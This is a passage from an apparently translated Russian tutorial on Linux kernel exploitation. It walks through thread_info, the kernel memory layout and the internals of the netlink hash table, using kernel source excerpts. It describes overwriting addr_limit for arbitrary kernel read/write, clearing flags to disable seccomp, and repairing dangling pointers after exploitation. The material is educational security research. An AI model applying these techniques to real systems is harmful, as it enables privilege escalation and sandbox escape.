Поскольку нам нужно читать/записывать память ядра из пространства пользователя, мы фактически обращаемся к ядру с просьбой сделать это для нас через системный вызов функции `copy_{to|from}_user()`, одновременно **предоставляя указатель ядра в отмеченном параметре `__user`**.

Последнее замечание о `thread_info`

Как вы могли заметить в трёх вышеприведённых примерах, структура `thread_info` имеет огромное значение как в целом, так и для сценариев применения эксплойта. Мы продемонстрировали, что:

1. Получить указатель на текущую структуру `task_struct` можно с помощью использования утечки указателя стека потока ядра (отсюда и множество структур данных ядра);
2. Отключить защиту seccomp и избежать попадания в некоторые песочницы можно перезаписав поле `flags`;
3. Получить произвольный примитив для чтения/записи можно изменив значение поля `addr_limit`.

Это лишь один из примеров использования структуры `thread_info`: это небольшая, но очень важная структура.

Карта виртуальной памяти

В предыдущем разделе мы выяснили, что «самый высокий» действительный адрес пространства пользователя был таким:

```
#define TASK_SIZE_MAX       ((1UL << 47) - PAGE_SIZE)     // == 0x00007ffffffff000
```

Откуда взялось это "47"?

В ранних AMD64-архитектурах разработчики считали, что адресация памяти 2^64 слишком уж велика, и необходимо добавить ещё один уровень таблицы страниц (хотя это и понижало производительность). По этой причине было решено, что для преобразования виртуального адреса в физический следует использовать только нижние 48 битов адреса.


Однако, если адресное пространство пользователя колеблется от `0x0000000000000000` до `0x00007ffffffff000`, где будет расположено адресное пространством ядра? Ответ прост: от `0xffff800000000000` до `0xffffffffffffffff`.

То есть, биты [48:63] характеризуются тем, что:

- всё очищено для адресов пользователей;
- всё настроено для адресов ядра.

В частности, AMD установила, что биты [48:63] не должны отличаться от бита 47. В противном же случае будет выдаваться исключение. Адреса, соблюдающие это соглашение, называются **адресами канонической формы**. Используя подобную модель, можно произвести адресацию 256 ТБ памяти (половина – для пользователя, половина – для ядра).

Пространство между `0x00007ffffffff000` и `0xffff800000000000` – это **неиспользуемые адреса памяти** (также называемые «неканоническими адресами»). То есть структура виртуальной памяти для 64-битного процесса такая:



Приведённая выше диаграмма даёт нам лишь общее представление. Более точную схему виртуальной памяти вы можете получить в документации по ядру Linux: `Documentation/x86/x86_64/mm.txt`.

> Примечание: некоторые гипервизоры (например, Xen) нуждаются в диапазоне адресов «guard hole».

Из этого мы можем вынести довольно важный вывод – когда вы видите адрес, начинающийся с «`0xffff8*`» или выше – можете быть уверены, что это адрес ядра.

Стеки потока ядра

В Linux (архитектура x86–64) существует два вида стеков ядра:

- **Стеки потоков (thread stacks)**: 16k-байтовые стеки для каждого активного потока;
- **Специализированные стеки**: набор стеков для *каждого отдельного процессора*, используемого для проведений специальных операций.

Для получения дополнительной информации по этому вопросу можно почитать документацию по ядру Linux: `Documentation/x86/x86_64/kernel-stacks`.

Сначала давайте разберёмся со *стеками потоков*. При создании нового потока (то есть, нового `task_struct`), ядро выполняет операцию, схожую с форком, вызывая `copy_process()` – эта функция распределяет новую структуру `task_struct` (не забывайте, что на каждый поток существует одна `task_struct`) и копирует большую часть родительской `task_struct` в новую.

Однако, в зависимости от того, как именно была создана задача, некоторые ресурсы могут быть или общими (например, в том случае, когда память распределяется в многопоточном приложении), или «скопированными» (например, данные `libc`). В последнем случае, если поток изменил некоторые данные, создаётся новая, отдельная версия: это называется **копированием при записи** (имейте в виду – это влияет не на каждый поток, импортирующий `libc`, а только на текущий).

Другими словами, процесс никогда не создаётся «с нуля», а начинается с копирования его родительского процесса (то есть, `init`). «Различия» появляются уже позже.

Кроме того, существуют некоторые специфичные для потока данные - к ним относится и стек потока ядра. Во время процесса создания/дублирования, ближе к началу вызывается `dup_task_struct()`:

```
    static struct task_struct *dup_task_struct(struct task_struct *orig)
    {
      struct task_struct *tsk;
      struct thread_info *ti;
      unsigned long *stackend;
      int node = tsk_fork_get_node(orig);
      int err;

      prepare_to_copy(orig);

[0]   tsk = alloc_task_struct_node(node);
      if (!tsk)
        return NULL;

[1]   ti = alloc_thread_info_node(tsk, node);
      if (!ti) {
        free_task_struct(tsk);
        return NULL;
      }

[2]   err = arch_dup_task_struct(tsk, orig);
      if (err)
        goto out;
```

```
[3]   tsk->stack = ti;

      // ... вырезано ...

[4]   setup_thread_stack(tsk, orig);

      // ... вырезано ...
    }

    #define THREAD_ORDER 2

    #define alloc_thread_info_node(tsk, node)            \
    ({                                                   \
       struct page *page = alloc_pages_node(node, THREAD_FLAGS,    \
                    THREAD_ORDER);         \
       struct thread_info *ret = page ? page_address(page) : NULL; \
                     \
       ret;                                  \
    })
```


Что именно делает этот код?

- [0]: выделяет новую структуру `struct task_struct`, используя аллокатор Slab;
- [1]: выделяет стек нового потока, используя аллокатор Buddy;
- [2]: копирует `orig`-содержимое из `task_struct` в новую структуру `tsk task_struct`;
- [3]: изменяет указатель *стека* `task_struct` на `ti`. Новый поток теперь имеет свой выделенный стек и собственный *thread_info;*
- [4]: копирует содержимое файла `thread_info` из `orig`-*данных* в файл `thread_info` нового `tsk` и восстанавливает поле `task`.

Кого-то может смутить строка [1]. Макрос `alloc_thread_info_node()` должен выделять *структуру* `thread_info` и, тем не менее, он выделяет стек потоков. Причина в том, что структуры `thread_info` располагаются в стеках потоков:

```
#define THREAD_SIZE (PAGE_SIZE << THREAD_ORDER)

union thread_union {                                    // <----- это "union"
    struct thread_info thread_info;
    unsigned long stack[THREAD_SIZE/sizeof(long)];      // <----- 16k-байты
};
```

За исключением процесса `init`, `thread_union` больше не используется (на x86-64), но расположение остаётся прежним:



> Примечание: KERNEL_STACK_OFFSET существует по «соображениям оптимизации» (чтобы избежать подопераций в некоторых случаях), и пока что нам можно его игнорировать.

STACK_END_MAGIC существует для того, чтобы минимизировать эксплуатацию переполнения стека потока ядра. Как уже объяснялось ранее, перезапись данных thread_info может привести к неприятным последствиям (ну и к тому же, в этой структуре, в поле restart_block, содержатся указатели на функции).

То, что thread_info находится в верхней части этой области, даёт внятное объяснение почему вы можете получить адрес thread_info из любого указателя *стека потока ядра,* маскируя THREAD_SIZE.

Также в схеме выше мы видим указатель kernel_stack. Это переменная "per-cpu" (то есть отдельная для каждого процессора), и она заявлена здесь:

```
// [arch/x86/kernel/cpu/common.c]

DEFINE_PER_CPU(unsigned long, kernel_stack) =
```

```
   (unsigned long)&init_thread_union - KERNEL_STACK_OFFSET + THREAD_SIZE;
```

Изначально, `kernel_stack` указывает на стек потока `init` (то есть `init_thread_union`). Однако по ходу переключения контекста эта переменная обновляется:

```
#define task_stack_page(task)      ((task)->stack)

__switch_to(struct task_struct *prev_p, struct task_struct *next_p)
{
   // ... вырезано ..

      percpu_write(kernel_stack,
            (unsigned long)task_stack_page(next_p) +
            THREAD_SIZE - KERNEL_STACK_OFFSET);

   // ... вырезано ..
}
```

Ну и в конце *текущий* `thread_info` извлекается с помощью:

```
static inline struct thread_info *current_thread_info(void)
{
    struct thread_info *ti;
    ti = (void *)(percpu_read_stable(kernel_stack) +
              KERNEL_STACK_OFFSET - THREAD_SIZE);
    return ti;
}
```

Указатель `kernel_stack` используется при входе в системный вызов. Он заменяет текущий (из пространства пользователя) `rsp`, который восстанавливается при выходе из системного вызова.

Разбор структур данных Netlink

Давайте поближе рассмотрим структуры данных netlink. Это поможет нам понять, где и какие висячие указатели мы будем пытаться исправить.

У Netlink есть «глобальный» массив `nl_table` типа `netlink_table`:

```
// [net/netlink/af_netlink.c]

struct netlink_table {
    struct nl_pid_hash hash;              // <----- мы сфокусируемся на этом
    struct hlist_head mc_list;
    unsigned long *listeners;
    unsigned int nl_nonroot;
    unsigned int groups;
    struct mutex *cb_mutex;
    struct module *module;
    int registered;
};

static struct netlink_table *nl_table;     // <----- "глобальный" массив
```

Массив `nl_table` инициализируется во *время загрузки* с помощью `netlink_proto_init()`:

```
// [include/linux/netlink.h]

#define NETLINK_ROUTE       0       /* hook устройства или пути                */
#define NETLINK_UNUSED      1       /* неиспользуемый номер                    */
#define NETLINK_USERSOCK    2       /* Зарезервировано для socket-протоколов пользователя  */
// ... вырезано ...
#define MAX_LINKS 32
```

```
// [net/netlink/af_netlink.c]

static int __init netlink_proto_init(void)
{
   // ... вырезано ...

      nl_table = kcalloc(MAX_LINKS, sizeof(*nl_table), GFP_KERNEL);

   // ... вырезано ...
}
```

Другими словами, **для каждого протокола есть одна таблица** `netlink_table` (одной из которых является `NETLINK_USERSOCK`). Кроме того, в каждую из этих netlink-таблиц встроено **хэш**-поле типа `struct nl_pid_hash`:

```
// [net/netlink/af_netlink.c]

struct nl_pid_hash {
    struct hlist_head *table;
    unsigned long rehash_time;

    unsigned int mask;
    unsigned int shift;

    unsigned int entries;
    unsigned int max_shift;

    u32 rnd;
};
```

Эта структура применяется для манипулирования **хэш-таблицей netlink**. Для этого используются следующие поля:

- `table`: массив `struct hlist_head`, фактически – это и есть **хэш-таблица;**
- `reshash_time`: используется для уменьшения объёма dilution со временем (*примечание переводчика – я не нашёл адекватного перевода, буквальное значение слова – разведение, разжижение*);
- `mask`: количество вёдер (минус 1) – несложно понять, что поле предназначено для маскировки результата хэш-функции;
- `shift`: количество (порядок) битов, используемых для вычисления «среднего» количества элементов (то есть **коэффициента нагрузки**). Кстати, также показывает, во сколько раз увеличилась таблица;
- `entries`: общее количество элементов в хэш-таблице;
- `max_shift`: количество (порядок) битов. Показывает максимальный период времени, в течение которого таблица может расти – а следовательно, и максимальное количество вёдер;
- `rnd`: случайное число, используемое хэш-функцией.

Прежде чем вернуться к реализации хэш-таблицы netlink, давайте разберёмся с API хэш-таблицы в Linux.

API хэш-таблицы в Linux

Сама хэш-таблица управляется другими стандартными структурами данных Linux: **struct hlist_head** и **struct hlist_node**. В отличие от *struct list_head* (подробнее – в разделе «Основные концепции третьей главы»), которая просто использует один и тот же тип для представления либо заголовка списка, либо элементов, в хэш-списке используются два типа, определённые здесь:


```
// [include/linux/list.h]

/*
 * Двусвязные списки с единственным указателем.
 * Наиболее полезны для таких хэш-таблиц, где использование двух указателей на заголовок списка
 * чересчур затратно.
 * Вы потеряете возможность достичь конца в O(1).          // <----- это
 */

struct hlist_head {
    struct hlist_node *first;
};

struct hlist_node {
    struct hlist_node *next, **pprev; // <----- обратите внимание на тип "pprev" (указатель на указатель)
};
```

Итак, хэш-таблица состоит из одного или нескольких вёдер. Каждый элемент в ведре находится в **не кольцевом** двусвязном списке. Это означает, что:

- Последний элемент в списке ведра указывает на *NULL;*
- Указатель `pprev` первого элемента в списке ведра показывает на *первый* указатель списка `hlist_head` (следовательно, он является указателем указателя).

Само ведро представлено списком `hlist_head`, имеющим **один указатель**. Другими словами, **мы не можем получить доступ к заключительному участку ведра из его «головы»** – нам нужно пройти весь список.

В итоге типичная хэш-таблица выглядит примерно так:



Как этим пользоваться, вы можете посмотреть в этом FAQ – точно так же мы знакомились с `list_head` в «Основных концепциях третьей главы».

Инициализация хэш-таблиц Netlink

Давайте вернёмся к коду инициализации хэш-таблиц netlink: мы разделим его на две части.

Во-первых, значение `order` вычисляется на основе глобальной переменной `totalram_pages`, которая вычисляется во время загрузки и, как следует из названия, показывает приблизительное количество фреймов страницы, доступных в ОЗУ. Например, в системе объёмом 512 МБ значение `max_shift` будет примерно равно 16 (то есть 65 тысяч вёдер на каждую хэш-таблицу).

Во-вторых, для каждого протокола netlink создаётся отдельная хэш-таблица:

```
      static int __init netlink_proto_init(void)
      {
        // ... cut ...

        for (i = 0; i < MAX_LINKS; i++) {
          struct nl_pid_hash *hash = &nl_table[i].hash;

[0]       hash->table = nl_pid_hash_zalloc(1 * sizeof(*hash->table));
          if (!hash->table) {
            // ... вырезано (высвобождение всего и panic!) ...
          }
          hash->max_shift = order;
          hash->shift = 0;
[1]       hash->mask = 0;
          hash->rehash_time = jiffies;
        }

        // ... вырезано ...
      }
```

В строке [0] хэш-таблица распределяется с одним ведром. Следовательно, значением `mask` в строке [1] является ноль (количество вёдер минус один). Помните, что поле `hash->table` является массивом `struct hlist_head`, и все эти структуры указывают на заголовок списка вёдер.

Вставка базовой хэш-таблицы Netlink

Итак, теперь мы знаем начальное состояние хэш-таблиц netlink (только одно ведро). Давайте изучим алгоритм вставки, который начинается в `netlink_insert()`. В этом разделе мы рассмотрим только «основной» случай (то есть отбросим механизм "`dilute`").

Цель `netlink_insert()` - вставить `hlist_node` *sock* в хэш-таблицу, используя предоставленный `pid` в аргументе. Один `pid` может использоваться только один раз для одной хэш-таблицы.

Для начала давайте изучим начало кода `netlink_insert()`:

```
      static int netlink_insert(struct sock *sk, struct net *net, u32 pid)
      {
[0]     struct nl_pid_hash *hash = &nl_table[sk->sk_protocol].hash;
        struct hlist_head *head;
        int err = -EADDRINUSE;
        struct sock *osk;
        struct hlist_node *node;
        int len;

[1a]    netlink_table_grab();
[2]     head = nl_pid_hashfn(hash, pid);
        len = 0;
```

```
[3]     sk_for_each(osk, node, head) {
[4]        if (net_eq(sock_net(osk), net) && (nlk_sk(osk)->pid == pid))
              break;
           len++;
        }
[5]     if (node)
           goto err;

        // ... вырезано ...

      err:
[1b]    netlink_table_ungrab();
        return err;
      }
```

Распишем код выше:

- [0]: извлекает `nl_pid_hash` (то есть хэш-таблицу) для данного протокола (например, `NETLINK_USERSOCK`);
- [1a]: защищает доступ ко всем хэш-таблицам netlink с помощью блокировки;
- [2]: получает указатель на ведро (т. е. `hlist_head`), используя аргумент `_pid` в качестве ключа хэш-функции;
- [3]: проходится по двусвязному списку ведра и...
- [4]: ...проверяет его на коллизию с `pid`;
- [5]: если `pid` был найден в списке ведра (`node` не равен NULL), переходит к `err`. Она возвратит ошибку `-EADDRINUSE`;
- [1b]: снимает блокировку хэш-таблиц netlink.

За исключением пункта [2], всё это довольно просто: нужно лишь найти правильное ведро и просканируйте его на наличие `pid`.

Далее следует множество проверок работоспособности:

```
      err = -EBUSY;
[6]   if (nlk_sk(sk)->pid)
        goto err;

      err = -ENOMEM;
[7]   if (BITS_PER_LONG > 32 && unlikely(hash->entries >= UINT_MAX))
        goto err;
```

В строке [6] код `netlink_insert()` гарантирует, что вставляемый в хэш-таблицу sock уже не имеет настроенного `pid`. Другими словами, код проводит проверку, что `pid` ещё не был вставлен в хэш-таблицу. Проверка в [7] — это просто `hard limit`. Хэш-таблица Netlink не может содержать более 4 гигаэлементов (хотя и это крайне много!)

Ну и наконец:

```
[8]   if (len && nl_pid_hash_dilute(hash, len))
[9]     head = nl_pid_hashfn(hash, pid);
[10]  hash->entries++;
[11]  nlk_sk(sk)->pid = pid;
[12]  sk_add_node(sk, head);
[13]  err = 0;
```

Что мы видим здесь?

- [8]: если в текущем ведре есть *хотя бы* один элемент, то вызывается `nl_pid_hash_dilute()` (подробнее – в следующем разделе);
- [9]: если хэш-таблица была «разбавлена», то будет найден новый указатель ведра (`hlist_head`);
- [10]: увеличивает общее количество элементов в хэш-таблице;
- [11]: устанавливает поле `pid` для sock;
- [12]: **добавляет `hlist_node` sock в список двусвязных вёдер**;
- [13]: сбрасывает *err*, поскольку `netlink_insert()` завершена успешно.

Прежде чем двигаться дальше, давайте разберёмся ещё кое в чём. Если мы развернём `sk_add_node()`, мы увидим, что:

- Она принимает ссылку на `sock` (то есть увеличивает значения счётчика ссылок);
- Она вызывает `hlist_add_head(& sk->sk_node, list)`.

Другими словами, когда `sock` вставляется в хэш-таблицу, **он всегда вставляется в начало ведра**. Мы воспользуемся этим свойством позже, так что имейте его в виду.

Наконец, давайте взглянем на хэш-функцию:

```
static struct hlist_head *nl_pid_hashfn(struct nl_pid_hash *hash, u32 pid)
{
   return &hash->table[jhash_1word(pid, hash->rnd) & hash->mask];
}
```

Как и ожидалось, эта функция предназначена только для вычисления индекса ведра массива `hash->table`, который обёртывается с использованием поля `mask` хэш-таблицы и возвращает указатель `hlist_head`, представляющий ведро.

Хэш-функция сама по себе является хэш-кодом `jhash_1word()`, что является реализацией в Linux хэш-функции Дженкинса. Нам не требуется досконально разбираться в этой реализации, но обратите внимание, что она использует два «ключа» (`pid` и `hash->rnd`) и предполагает, что это не «реверсивно».

Можно заметить, что **без механизма `Dilution` хэш-таблица фактически никогда не расширяется**. Поскольку она инициализируется с одним ведром, элементы просто сохраняются в одном двусвязном списке... Довольно бесполезное использование хэш-таблиц!

Механизм `dilution` хэш-таблицы Netlink

Как уже говорилось выше, к концу функции `netlink_insert()` код вызывает `nl_pid_hash_dilute()`, если `len` не равен нулю (то есть, если ведро не пустует). Если `dilution` завершается успешно, то будет произведён поиск нового ведра для добавления элемента `sock` (хэш-таблица была «перехэширована»):

```
    if (len && nl_pid_hash_dilute(hash, len))
        head = nl_pid_hashfn(hash, pid);
```

Обратим взгляды непосредственно на реализацию:

```
      static inline int nl_pid_hash_dilute(struct nl_pid_hash *hash, int len)
      {
[0]      int avg = hash->entries >> hash->shift;

[1]      if (unlikely(avg > 1) && nl_pid_hash_rehash(hash, 1))
           return 1;

[2]      if (unlikely(len > avg) && time_after(jiffies, hash->rehash_time)) {
           nl_pid_hash_rehash(hash, 0);
           return 1;
         }

[3]      return 0;
      }
```

По сути, вот что пытается проделать эта функция:

1. Она гарантирует, что в хэш-таблице «достаточно» вёдер для минимизации коллизий, а в противном случае попытается увеличить хэш-таблицу;
2. Она позволяет «сбалансировать» все вёдра.

Как мы увидим в следующем разделе, при «росте» хэш-таблицы количество вёдер умножается на два. Из-за этого выражение в строке [0] эквивалентно следующему:

```
avg = nb_elements / (2^(shift))     <===>   avg = nb_elements / nb_buckets
```

Это выражение вычисляет *коэффициент нагрузки* хэш-таблицы.

Проверка в строке [1] является успешной в том случае, когда среднее число элементов в ведре больше или равно 2. Другими словами, **в хэш-таблице «в среднем» есть по два элемента в каждом ведре**. Если будет добавлен третий элемент, хэш-таблица будет расширена, а затем «разбавлена» через «перехэширование».

Проверка в строке [2] похожа на ту из строки [1] – разница лишь в том, что хэш-таблица не расширяется. Поскольку `len` больше, чем `avg`, которое больше 1, при попытке добавить третий элемент в ведро вся хэш-таблица снова становится «разбавленной» и «перехэшированной». С другой стороны, если таблица в основном пуста (то есть, `avg` равно нулю), то попытка добавления в ведро, которое не пусто (когда `len>0`), вызывает «разбавление». Поскольку эта операция весьма затратна (`O(N)`), и может выполняться при каждой вставке при определённых обстоятельствах (например, когда таблица больше не может расти), её выполнение ограничивается с помощью `rehash_time`.

> Примечание: jiffies - это мера времени (подробнее в статье о системах таймеров ядра).

Способ, с помощью которого netlink хранит элементы в своих хэш-таблицах, **в среднем занимает 1:2 разметки**. Единственное исключение – это когда хэш-таблица больше не может расти. В таком случае она постепенно уменьшается до 1:3, 1:4 разметки и так далее. Достижение этой точки означает, что в таблице имеется более 128 тысяч сокетов netlink или около того. С точки зрения человека, выполняющего эксплойт, существует вероятность, что число открытых файловых дескрипторов будет ограничено ещё до того, как эта точка будет достигнута.

"Перехэширование" Netlink

Чтобы закончить наш разбор вставки хэш-таблицы netlink, давайте быстро рассмотрим функцию `nl_pid_hash_rehash()`:

```
static int nl_pid_hash_rehash(struct nl_pid_hash *hash, int grow)
{
    unsigned int omask, mask, shift;
    size_t osize, size;
    struct hlist_head *otable, *table;
    int i;

    omask = mask = hash->mask;
    osize = size = (mask + 1) * sizeof(*table);
    shift = hash->shift;

    if (grow) {
       if (++shift > hash->max_shift)
            return 0;
       mask = mask * 2 + 1;
       size *= 2;
    }

    table = nl_pid_hash_zalloc(size);
    if (!table)
       return 0;

    otable = hash->table;
    hash->table = table;
    hash->mask = mask;
    hash->shift = shift;
    get_random_bytes(&hash->rnd, sizeof(hash->rnd));

    for (i = 0; i <= omask; i++) {
       struct sock *sk;
       struct hlist_node *node, *tmp;

       sk_for_each_safe(sk, node, tmp, &otable[i])
            __sk_add_node(sk, nl_pid_hashfn(hash, nlk_sk(sk)->pid));
    }

    nl_pid_hash_free(otable, osize);
    hash->rehash_time = jiffies + 10 * 60 * HZ;
    return 1;
}
```

Что мы видим? Эта функция:

1) Основана на параметре `grow` и вычисляет новые `size` и `mask`. Число вёдер умножается на два при каждой операции роста;
2) Выделяет новый массив `hlist_head` (то есть, новые вёдра);
3) Обновляет в хэш-таблице значение `rnd`. Это означает, что **вся хэш-таблица теперь повреждена**, потому что хэш-функция не позволяет получать предыдущие элементы;
